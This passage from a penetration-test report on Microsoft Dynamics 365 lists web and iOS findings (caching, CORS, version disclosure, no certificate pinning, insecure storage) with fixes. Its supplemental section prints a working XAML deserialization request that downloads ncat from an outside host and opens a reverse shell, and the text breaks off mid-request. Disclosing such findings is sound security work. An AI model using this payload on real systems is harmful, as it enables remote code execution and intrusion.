At various places, cache control directives did not appear to be present, or were insufficient, to prevent caching of HTTPS content. This could result in sensitive data being cached by the user's web browser. Depending on the type of content being viewed, this could result in potentially-sensitive content remaining on the endpoint after the user had completed their session.

Unless directed otherwise, web browsers may store a local cached copy of received content, often with the aim of improving application responsiveness for the end user when the same content is subsequently re- requested. However, if sensitive information in application responses is stored in the local cache, it could be retrieved by other users (or attackers or malware) that have access to the same computer at a later date.

The following pages were found to lack the appropriate anti-caching directives:

```
/
/Error
/authentication/refreshAccessToken
```

In the case of API functions, the majority returned the `no-cache` directive, however, they did not make use of the `no-store` directive.

The following locations were found to return overly permissive CORS headers:

```
/api/config
/api/healthCheck
/api/logging/LogTrace
/api/manifest
/api/shellsuite
```

Additionally, the server returned a wildcard CORS header on URLs which were forbidden (403 errors), although the impact of this is minimal as the resulting pages do not contain any content, it is an unusual behavior and should be investigated to determine its purpose.

This issue was reported to Microsoft within the “CREST - Dynamics 365 Customer Engagement” report in March 2018 with issue ID of MSFT-215-1-13.

Recommendation:

The application should return caching directives instructing browsers not to store local copies of any sensitive data. Ideally, the following HTTP headers should be included in all responses containing sensitive content:

```
Cache-control: no-store, no-cache
Pragma: no-cache
```

Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow control over the server's caching directives from within individual scripts.

Affects:

DNS Name
*.crm.dynamics.com

References:

RFC 7234 (Hypertext Transfer Protocol -- HTTP/1.1: Caching)

https://tools.ietf.org/html/rfc7234

OWASP Transport Layer Protection Cheat Sheet

https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet%23Rule_-_Prevent_Caching_of_Sensitive_Data

Seven Web Server HTTP Headers that Improve Web Application Security for Free

http://recxltd.blogspot.co.uk/2012/03/seven-web-server-http-headers-that.html

CWE-525: Information Exposure through Browser Caching

https://cwe.mitre.org/data/definitions/525.html

MSFT-234-4-4 *Version Disclosure in HTTP Response Headers* △

Bug Bar	Low

Description:

It was possible to ascertain the version of IIS in use by crafting a HTTP request using an unexpected method. An attacker may use this information to gain a greater understanding of the underlying technologies involved and tailor further attacks to these specific products. It is therefore good practice to exclude information such as this from HTTP responses.

When attempting to use the CONNECT method (which was unsuccessful), the server would leak the version of IIS in use:

Request:

```
CONNECT / HTTP/1.1
Host: home.dynamics.com
Connection: close
```

Response:

```
HTTP/1.1 502 Bad Gateway
…
Server: Microsoft-IIS/10.0
…
```

The version of IIS disclosed can also be used to infer the version of Microsoft Windows running on the web server. In this instance the operating system could be Windows Server 2016.

The following header also leaked the ASP.NET MVC framework version:

```
X-AspNetMvc-Version: 5.1
```

Recommendation:

The web server should be reconfigured so that software version information is not included in HTTP responses.

- For IIS 10, the URL Rewrite HTTP module available from Microsoft can be configured to remove the Server header from IIS responses

From an attacker perspective this information may not provide any additional information as the technology stack in use would obviously be Microsoft, for this reason the finding can be considered to be low risk. However, other servers within the application suite's infrastructure were found to omit version information from response headers, for this reason it is recommended that the same configurations be applied on this domain.

Affects:

DNS Name
home.dynamics.com

References:

CWE-200: Information Exposure

https://cwe.mitre.org/data/definitions/200.html

MSDN - Remove Unwanted HTTP Response Headers

http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx

Custom HTTP Headers

https://docs.microsoft.com/en-us/iis/configuration/system.webserver/httpprotocol/customheaders/

OWASP Examples

https://www.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004)

Change or modify a Response Header value using URL Rewrite

http://blogs.msdn.com/b/benjaminperkins/archive/2012/11/02/change-or-modify-a-response-header-value-using-url-rewrite.aspx

MSFT-234-4-5	*LUCKY13 Issue Flagged*
Risk Rating	Info

Description:

As observed in the results of the testssl.sh tool included in Supplemental Data Section 3.5, the server's TLS stack seemed to be vulnerable to the Lucky13 attack due to its use of CBC cipher suites. Lucky13 is a timing attack which has been fixed in most TLS libraries. Although some libraries or some versions are still vulnerable, it is not an easy vulnerability to test. Known exploitations have been performed, but only in test labs with ideal settings and little distance between the attacker and the server.

As the testers did not have access to the back-end source code, they could not assess the TLS library and its handling of Lucky13.

This issue has been remediated in all recent implementations of TLS and consequently there is a high likelihood that this finding is a false-positive.

For all the reasons set out above, this finding is reported for information only.

Recommendation:

As best practice, CBC cipher suites can be disabled in the configuration of the TLS server for TLS 1.2 (no secure alternatives exist for previous versions of TLS). If the CBC cipher suites cannot be disabled for legacy reasons, the version of the TLS library in use should be checked to ensure that it is not vulnerable to the Lucky13 vulnerability.

Affects:

DNS Name
home.dynamics.com

References:

NCC Group Whitepaper on Attacks on SSL

https://www.nccgroup.trust/uk/our-research/attacks-on-ssl/

2.1.5 Phase 5 – Mobile UI Testing

MSFT-234-5-1	***No Jailbreak Detection***	⚠
Bug Bar	Low	

Description:

The Dynamics 365 mobile application did not implement security controls designed to detect when it was running on a 'jailbroken' device. Devices that have been jailbroken device essentially have a degraded security model. This can cause sensitive data to be exposed to a malicious user (e.g. somebody who has stolen the device), or a malicious application installed on the device. Furthermore, an attacker can use various tools such as debuggers, hooking frameworks and profilers to study the application while it is running on a rooted device or emulator.

iOS jailbreaking refers to the process of removing the limitations imposed by Apple on devices (such as the iPhone, iPod touch and iPad) through the use of exploit tools. Jailbreaking enables users to gain complete control of the iOS operating system, allowing them to download additional applications which are not available via the Apple store, and to use the device freely with any carrier.

There is an active community of iOS hackers who attempt to develop jailbreak exploits for each new version of iOS that is released, with varying degrees of success. If a jailbreak is available for a particular device, making use of it is usually a trivial process which takes around 5-10 minutes; the process can be undone by reinstalling the iOS (in around 30 minutes).

However, jailbreaking an iPhone in this way has security implications, because untrusted code can be installed, security protections can be removed, and installed applications and data can be tampered with (as well as an increased potential for malware on the device). In short, all iOS protection mechanisms can be bypassed if a phone has been jailbroken and, as such, there can be no inherent guarantee of a secure platform and any data at rest could potentially be decrypted. Additionally, jailbreaking can be used on a stolen device in order to help retrieve data from it and access installed applications and services. If the iPhone has no passcode set (or a weak passcode) then the device could be jailbroken to break the security protections included by default. This weakening of the operating system security would also allow an attacker to perform in-depth reverse engineering of the application using commonly available tools. This could help them to understand and defeat the application's security features.

Recommendation:

Consideration should be given to making a 'best efforts' attempt to detect when the application is running on a jailbroken device; the user could then be informed of the situation. It may not be necessary to prevent the application from functioning, but users should be informed of the higher risk under which they are now operating. It may be advisable to ask for a second authentication factor, such as a one-time password, if a transaction is being made from a jailbroken device.

This approach will enable users to make an informed decision and demonstrate that the application developers are aware of the security risks inherent under these conditions. Additionally, logging and reporting controls could be implemented to notify the application server when this occurs, so that further monitoring can be undertaken where appropriate.

Some developers, particularly of financial or other particularly sensitive applications, make the decision not to allow the application to run at all under jailbroken conditions. This decision may result from the potential reputational risk to the application should it be implicated in the loss of data when running on a jailbroken device.

Appropriate steps may therefore also include removing all user data from the device if the application detects it is running on a jailbroken device. Data stored on a device that is jailbroken is at a much higher risk of being leaked or recovered.

When attempting to detect if the application is running on a jailbroken device, checks such as the following could be used:

- Checking for the presence of certain paths, for example:

    - /Applications/Cydia.app
    - /etc/apt
    - /Library/MobileSubstrate/MobileSubstrate.dylib
    - /usr/sbin/sshd
    - /var/cache/apt
- Checking if the cydia:// URL handler is in use.
- Testing for write access in the /private directory.

However, it should be noted that well-known methods such as these for detecting jailbroken devices are by their very nature likely to be evaded by attackers, so it is difficult to provide generalised recommendations for jailbreak detection.

Affects:

Application
Dynamics 36

References:

OWASP Jailbreak Cheatsheet

https://www.owasp.org/index.php/Mobile_Jailbreaking_Cheat_Sheet

OWASP - Dangers of Jailbreaking and Rooting Mobile Devices

https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Dangers_of_Jailbreaking_and_Rooting_Mobile_Devices

Jailbreak Detection Methods

https://www.trustwave.com/Resources/SpiderLabs-Blog/Jailbreak-Detection-Methods/

MSFT-234-5-2	*Sensitive Data Stored in UserDefaults*	△
Bug Bar	Low	

Description:

The Dynamics 365 mobile application made use of the iOS UserDefaults database to store sensitive data such as username and company name. UserDefaults is not an appropriate storage mechanism for such sensitive information because the database is not encrypted and its contents can be easily extracted by an attacker with access to the device filesystem, using off-the-shelf tools.

Recommendation:

Instead of storing sensitive data in the UserDefaults database, the application should make use of the iOS Keychain.

Additionally, the sensitive data should be stored in the Keychain using a protection class of `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly`, which is the most secure option and intended for protecting the most sensitive material.

Affects:

Application
Dynamics 365

References:

UserDefaults Documentation

https://developer.apple.com/reference/foundation/userdefaults

NSUserDefaults Not For Sensitive Data

https://www.andyibanez.com/nsuserdefaults-not-for-sensitive-data/

Keychain Accessibility Constants

https://developer.apple.com/reference/security/keychain_services/keychain_item_accessibility_constants

MSFT-234-5-3	***Backgrounding Screenshots Enabled***	△
Bug Bar	Low	

Description:

By default, when an iOS application is sent to the background (e.g. by pressing the Home button), the operating system will take a screenshot of the current UI and store it for future use. The Dynamics 365 mobile application did not disable this feature, and hence screenshots containing client information could be written to the device file system.

A user can put an application into a background or suspended state by either single-clicking or double-clicking the home button on the iOS device. Double-clicking the home button will show the current list of backgrounded applications available for switching to the foreground. To help users identify each application, iOS by default will capture a screen shot of the application as it is closed and display that to the user. Two images will be saved in the following locations:

```
<App>/Library/Caches/Snapshots/<app identifier>/Main/<image.png>
<App>/Library/Caches/Snapshots/<app identifier>/Main-downscaled/<image.png>
```

In order to exploit this issue, an attacker would have to gain access to the device file system (e.g. by stealing a device, obtaining the user's PIN, and jailbreaking it).

Recommendation:

The application should prevent iOS from taking a snapshot of sensitive data when the background or suspended state is entered.

The application can programmatically hide or eliminate sensitive data from the screen before the snapshot is taken. This can be accomplished by setting `window.hidden` to `YES` in the `applicationDidEnterBackground` delegate and `window.hidden` to `NO` in the `applicationWillEnterForeground` delegate. This will have the effect of blanking out the UI before the screenshot is taken and redraws is when the application is relaunched.

The exact method used to hide the sensitive data will depend on the application, but some common techniques include blanking of sensitive data fields, covering the entire UI with a default image, or distorting the UI using the `UIImageEffects` class which is available from iOS 7 onwards.

Affects:

Application
Dynamics 365

References:

iOS Developer Guidelines for App Backgrounding

https://developer.apple.com/library/ios/documentation/iPhone/Conceptual/iPhoneOSProgrammingGuide/BackgroundExecution/BackgroundExecution.html#//apple_ref/doc/uid/TP40007072-CH4-SW8

iOS Developer Documentation for applicationDidEnterBackground

https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIApplicationDelegate_Protocol/#//apple_ref/occ/intfm/UIApplicationDelegate/applicationDidEnterBackground:

iOS Developer Documentation for applicationWillResignActive

https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIApplicationDelegate_Protocol/#//apple_ref/occ/intfm/UIApplicationDelegate/applicationWillResignActive:

iOS Developer Documentation for ignoreSnapshotOnNextApplicationLaunch

https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIApplication_Class/#//apple_ref/occ/instm/UIApplication/ignoreSnapshotOnNextApplicationLaunch

iOS Developer Documentation for UIImageEffects

https://developer.apple.com/library/prerelease/ios/samplecode/UIImageEffects/Introduction/Intro.html#//apple_ref/doc/uid/DTS40013396-Intro-DontLinkElementID_2

iOS Background Screen Caching


https://www.virtuesecurity.com/blog/ios-background-screen-caching/

MSFT-234-5-4	*Manual Screenshots Not Disabled*
Bug Bar	Low

Description:

It was possible for the user to take screen captures of the Dynamics 365 mobile application, using iOS's screenshot key combination. This could lead to images containing sensitive information being stored in unencrypted form on the device filesystem. Although it is perhaps unlikely that the user would deliberately take screenshots of their online banking data, it is relatively easy to press the relevant key combination by accident, and this could lead to the inadvertent leakage of sensitive data.

The image below is a manual screenshot taken on an iOS device (using the *Power+Home* key combination):



CONTACT INFORMATION

First Name *
Test

Last Name *
Test

Job Title

Company Name
1337 industries

Email

Figure 23 – Application screenshot

Recommendation:

There is no documented method to prevent manual screenshots being taken on iOS at the time of writing, and hence this risk has to be accepted by Microsoft

Affects:

Application
Dynamics 365

References:

How to take a screenshot on your iPhone, iPad, and iPod touch

https://support.apple.com/en-gb/HT200289

MSFT-234-5-5	*No Certificate Pinning*
Bug Bar	Low

Description:

The Dynamics 365 mobile application did not implement certificate pinning. This is a security feature which involves hard-coding the expected SSL/TLS certificate of the server (or a particular certificate authority) into the application, rather than relying on the certificate chain validation function offered by the underlying platform. This mitigates the risk from various active attacks which could be performed against the application's SSL/TLS connection, and lead to a man-in-the-middle attacker being able to decrypt the application's communications.

In particular, the use of certificate pinning mitigates the risk associated with one of the device's trusted certificate authorities becoming compromised. This has happened on several occasions in recent years (see the DigiNotar and Comodo References below).

The fact that certificate pinning was not in use was apparent because it was possible for NCC Group to successfully intercept SSL/TLS traffic from the application having first installed a root certificate on the device. This would not be possible if certificate pinning was in place.

Certificate pinning has the secondary benefit of making it more difficult for an attacker with local access to the device to intercept and modify the application's SSL/TLS encrypted traffic for the purposes of reverse engineering. Although a skilled attacker operating on a jailbroken device will often be able to overcome the certificate pinning protection (and there are some public-domain tools to assist with this, such as *SSL Kill Switch 2)*, this is not the case for man-in-the-middle attackers without local access to the device. Therefore, certificate pinning is viewed as an important security feature for applications with high security requirements, and is widely used in areas such as mobile banking.

Recommendation:

Consider implementing a certificate pinning mechanism.

In a general sense, this will involve performing some validation of certain TLS certificate attributes against locally stored values. If this validation fails the application should refuse to make use of the available connection, perhaps reporting to the user that a general network error has occurred.

There are several security libraries available which can be used to add certificate pinning to an application (such as *TrustKit*, referenced below). General purpose networking libraries such as *AFNetworking* and *Alamo Fire* also offer certificate pinning capabilities.

Alternatively, certificate pinning may be implemented from scratch using methods from iOS’s NSURLConnectionDelegate protocol – see the *developer.apple.com* reference below.

Whether certificate pinning is implemented using a third party library or using custom code, it is recommended that the mechanism be subjected to security testing before use. Vulnerabilities in certificate pinning functions are common, and in some cases can actually render the application’s certificate validation mechanism weaker than it was before certificate pinning was introduced.

Affects:

Application
Dynamics 365

References:

Certificate and Public Key Pinning

https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning

OWASP – Pinning Cheat Sheet

https://www.owasp.org/index.php/Pinning_Cheat_Sheet

SSL Kill Switch 2

https://github.com/nabla-c0d3/ssl-kill-switch2

TrustKit

https://github.com/datatheorem/TrustKit

How to make your iOS apps more secure with SSL pinning

https://infinum.co/the-capsized-eight/how-to-make-your-ios-apps-more-secure-with-ssl-pinning

Overriding TLS Chain Validation Correctly

https://developer.apple.com/library/content/documentation/NetworkingInternet/Conceptual/NetworkingTopics/Articles/OverridingSSLChainValidationCorrectly.html

DigiNotar – Issuance of fraudulent certificates

https://en.wikipedia.org/wiki/DigiNotar#Issuance_of_fraudulent_certificates

Comodo – Certificate hacking

https://en.wikipedia.org/wiki/Comodo_Group#Certificate_hacking

MSFT-234-5-6	*Persistent Application State*	△
Bug Bar	Low	

Description:

The Dynamics 365 mobile application was designed in a way that kept the user logged in until the user manually logged out from the application. This meant that a user’s session was persistent when the application was sent to the background, increasing the likelihood of information leakage if a device was lost or an attacker obtained temporary access to it, and the user had not logged out properly.

Although this helped improve the user experience, as it did not require the users to submit their credentials every time the application was resumed, it also increased the chances of an attacker obtaining access to the application with their session.

Recommendation:

The appropriate action to be taken should be a business decision based in the security and usability requirements.

It is recommended that, at the very list, the user is provided with a switch, disabled by default, which allows the user to specify whether the session should be persistent when the application is sent to the background and/or closed. If activated, users should be notified of the security consequences of enabling the option.

An alternative, for example, would be to implement a PIN system. This would require a user to set a 4-digit PIN number for the application when logging in. The PIN would then be required by the server every time the user accessed the application after being sent to the background or after being closed, without logging out first. To prevent brute-force attacks on the PIN, the server would require a normal authentication process after 3 failed PIN logging attempts.

The example below illustrates of how to implement a PIN mechanism:




Figure 24 - Authentication/Authorisation mechanism based on PIN

Please note that the mechanism above is only a draft and should be carefully reviewed before implementation.

Affects:

Application
Dynamics 365

MSFT-234-5-7	*Persistent Information After Logout*	⚠
Bug Bar	Low	

Description:

Several pieces of information being stored by Dynamics 365 mobile application were not erased from the device after a user successfully logged out. This may allow compromising confidential information of the affected user, as username, organisation name and URL could be disclosed, increasing the risk of sensitive information leakage in cases where a device is lost.

The following table summarises the persistent information found in the application data folder:

Description	Location
User_Id Username OrgName serverURL	Var/mobile/Containers/Data/Application/<APP-ID>/Library/Preferences/com.microsoft.dynamics.iphone.moca.plist

In non-jailbroken devices, other applications could not access the file due to filesystem permissions. However, there was a case in which the risk from this issue was heightened:

- The application could be run on jailbroken devices (see the *No Jailbreak Detectio*n issue) and applications could ask for permission to run code as root. With these permissions, the contents of any file on the device could be read.
- The application data could be backed-up to iCloud and iTunes. If a backup of the device is made, all sensitive information of the application included in the backup, including the affected files, would be exposed.

Recommendation:

Ensure all the information related to a user is completely erased from the device after a successful log out.

The application should make use of the iOS Keychain, instead of storing persistent cookies in clear text.

Additionally, the sensitive data should be stored in the Keychain using a protection class of `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly`, which is the most secure option and intended for protecting the most sensitive material

Affects:

Application
Dynamics 365

References:

Keychain Services

https://developer.apple.com/reference/security/keychain_services

Keychain Accessibility Constants

https://developer.apple.com/reference/security/keychain_services/keychain_item_accessibility_constants

https://developer.android.com/training/articles/keystore.html

3 Supplemental Data

The section below contains additional data that has been removed from the main body of the report for ease of readability.

3.1 Remote Code Execution via XAML Deserialization

The following HTTP request was used in order to upload the ‘NCAT’ tool on the ‘C:\Windows\Temp\’ directory and run it to connect back to a NCC Group’s server:


```
POST /AppWebServices/BusinessRulesWebService.asmx HTTP/1.1
Host: crm828639.crm.dynamics.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://crm828639.crm.dynamics.com/tools/systemcustomization/businessrules/businessRules
Designer.aspx?BRlaunchpoint=BRGrid&appSolutionId=%7bFD140AAF-4DF4-11DD-BD17-
0019B9312238%7d&otc=1&templateId=0&id=d94a0819956ae911a827000d3a34ed99
ReferrerReqId: 168868a5-456c-4ece-a2a3-173dfa463aac
SOAPAction: http://schemas.microsoft.com/crm/2009/WebServices/CopyRule
Content-Type: text/xml; charset=utf-8
CRMWRPCToken: 8CsiWmTdEemoOwANOhJ5Nk4o4CAszWSwW11deJ62tR6XD/zDDETdRLOpSaKJNxME
CRMWRPCTokenTimeStamp: 636921493172689101
appSolutionId: {FD140AAF-4DF4-11DD-BD17-0019B9312238}
Content-Length: 4274
Connection: close
Cookie:  [valid cookie]

<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><CopyRule
xmlns="http://schemas.microsoft.com/crm/2009/WebServices"><ruleAsJson><![CDATA[{"Busines
sRuleId":"","Name":"Copy of New business rule","Description":"Click to add
description","FormId":"","Scope":"1","PrimaryEntityTypeCode":1,"WorkflowStepJson":"{\"__
class\":\"WorkflowStep:#Microsoft.Crm.Workflow.ObjectModel\",\"id\":\"WorkflowStep0\",\"
description\":\"New
Condition\",\"name\":\"Step_0\",\"stepLabels\":{\"list\":[]},\"steps\":{\"list\":[{\"_c
lass\":\"ConditionStep:#Microsoft.Crm.Workflow.ObjectModel\",\"id\":\"ConditionStep1\",\
"description\":\"\",\"name\":\"Step_1\",\"stepLabels\":{\"list\":[]},\"steps\":{\"list\"
:[{\"_class\":\"ConditionBranchStep:#Microsoft.Crm.Workflow.ObjectModel\",\"id\":\"Cond
itionBranchStep2\",\"description\":\"New
Condition\",\"name\":\"Step_2\",\"stepLabels\":{\"list\":[]},\"steps\":{\"list\":[{\"_c
lass\":\"SetAttributeValueStep:#Microsoft.Crm.Workflow.ObjectModel\",\"id\":\"SetAttribu
teValueStep1\",\"description\":\"New
Action\",\"name\":\"Step_1\",\"stepLabels\":{\"list\":[]},\"specification\":{\"propertyN
ame\":\"name\",\"propertyValueExpr\":{\"_class\":\"PrimitiveExpression:#Microsoft.Crm.W
orkflow.Expressions\",\"type\":\"14\",\"typeSet\":false,\"behavior\":0,\"primitiveValue\
":\"asassasasasasa\"}},\"entity\":{\"_class\":\"PrimaryEntity:#Microsoft.Crm.Workflow.E
xpressions\",\"parameterName\":\"primaryEntity\",\"entityName\":\"account\"}}]},\"condit
ionExpression\":{\"_class\":\"BinaryExpression:#Microsoft.Crm.Workflow.Expressions\",\"
type\":\"0\",\"typeSet\":false,\"behavior\":0,\"conditionOperatoroperator\":\"6\",\"left
\":{\"__class\":\"EntityAttributeExpression:#Microsoft.Crm.Workflow.Expressions\",\"type
\":\"14\",\"typeSet\":false,\"behavior\":0,\"entity\":{\"_class\":\"PrimaryEntity:#Micr
osoft.Crm.Workflow.Expressions\",\"parameterName\":\"primaryEntity\",\"entityName\":\"ac
count\"},\"attributeName\":\"name\"},\"right\":[{\"__class\":\"PrimitiveExpression:#Micr
osoft.Crm.Workflow.Expressions\",\"type\":\"14\",\"typeSet\":false,\"behavior\":0,\"prim
itiveValue\":\"rgtgreretrtrt\"}]}},{\"__class\":\"ConditionBranchStep:#Microsoft.Crm.Wor
kflow.ObjectModel\",\"id\":\"ConditionBranchStep3\",\"description\":\"\",\"name\":\"Step
_4\",\"stepLabels\":{\"list\":[]},\"steps\":{\"list\":[{\"_class\":\"SetVisibilityStep:
#Microsoft.Crm.Workflow.ObjectModel\",\"id\":\"SetVisibilityStep2\",\"description\":\"Ne
w
Action\",\"name\":\"Step_2\",\"stepLabels\":{\"list\":[]},\"controlId\":\"accountnumber\
",\"controlType\":\"standard\",\"isVisible\":true,\"entity\":{\"_class\":\"PrimaryEntit
y:#Microsoft.Crm.Workflow.Expressions\",\"parameterName\":\"primaryEntity\",\"entityName
\":\"account\"}}]},\"conditionExpression\":{\"_class\":\"PrimitiveExpression:#Microsoft
.Crm.Workflow.Expressions\",\"type\":\"0\",\"typeSet\":false,\"behavior\":0,\"primitiveV
alue\":\"true\"}}]},\"containsElsebranch\":false}]},\"primaryEntityName\":\"account\",\"
nextStepIndex\":\"6\",\"isCrmUIWorkflow\":true,\"category\":\"2\",\"businessProcessType\
":\"0\",\"mode\":\"0\",\"title\":\"New business rule\",\"description\":\"New
Condition\",\"workflowEntityId\":\"00000000-0000-0000-0000-
000000000000\",\"formId\":null,\"argumentsArray\":[],\"variables\":[],\"inputs\":[]}","X
aml":"<ResourceDictionary
xmlns=\"http://schemas.microsoft.com/winfx/2006/xaml/presentation\"
xmlns:x=\"http://schemas.microsoft.com/winfx/2006/xaml\" xmlns:System=\"clr-
namespace:System;assembly=mscorlib\" xmlns:Diag=\"clr-
namespace:System.Diagnostics;assembly=system\"><ObjectDataProvider x:Key=\"LaunchCmd\"
ObjectType=\"{x:Type Diag:Process}\"
MethodName=\"Start\"><ObjectDataProvider.MethodParameters><System:String>cmd</System:Str
ing><System:String>/c powershell -Command &quot;(New-Object
Net.WebClient).DownloadFile(&apos;http://msf.15.rs/ncat.exe&apos;,
&apos;c:\\windows\\temp\\ncat.exe&apos;)&quot; &amp;c:\\windows\\temp\\ncat.exe -nv
5.148.32.222 443 -e cmd --ssl
</System:String></ObjectDataProvider.MethodParameters></ObjectDataProvider></ResourceDic
tionary>"}]]></ruleAsJson></CopyRule></soap:Body></soap:Envelope>
```

Another request was as follows to execute a ping command:

```
POST /sfa/workflow/edit.aspx?id=4e31a3fa-3ef7-4a74-be9e-09812fc24d48 HTTP/1.1
Host: crm828639.crm.dynamics.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://crm828639.crm.dynamics.com/sfa/workflow/edit.aspx?id=4e31a3fa-3ef7-
4a74-be9e-09812fc24d48
Content-Type: multipart/form-data; boundary=------- 1423100140
Content-Length: 4103
Cookie:
ApplicationGatewayAffinity=9cf2cd1ff183d00d1c1e0cdc4376867b77e7437be2a9bf6d746341c922d2c
348; ReqClientId=1e689e63-0a3f-4dda-aa98-bc0597bb4654; orgId=ea8f3938-e278-43e6-bcf3-
ee37b7c695cf; ai_user=JEKPW|2019-05-01T14:22:39.451Z; sessionNavTourCookie_236a6533-
d03d-e911-a9b0-000d3a370947=true;
visid_incap_2029367=Nn8IhvURQfuP8DBmdo3Qd4PcylwAAAAAQUIPAAAAAAB9LDyOT0s0kTmuAh1kr1bn;
nlbi_2029367=bLM5Z0AeOjUMzSNO5GktfAAAAABodI5iBO2fUtRQ1X6CIrbM;
incap_ses_47_2029367=1Xq7PIT2IlYa1vFqf/ymAOlNzFwAAAAAhVDqR+aPm9t6fuBlo1fwvQ==;
CrmOwinAuth=MAAAADknTSNcwRHpgOkADToZgOO6fwXGF8LEs4yALqeQvtsnarh587DmqWagHV45jbL3QR-
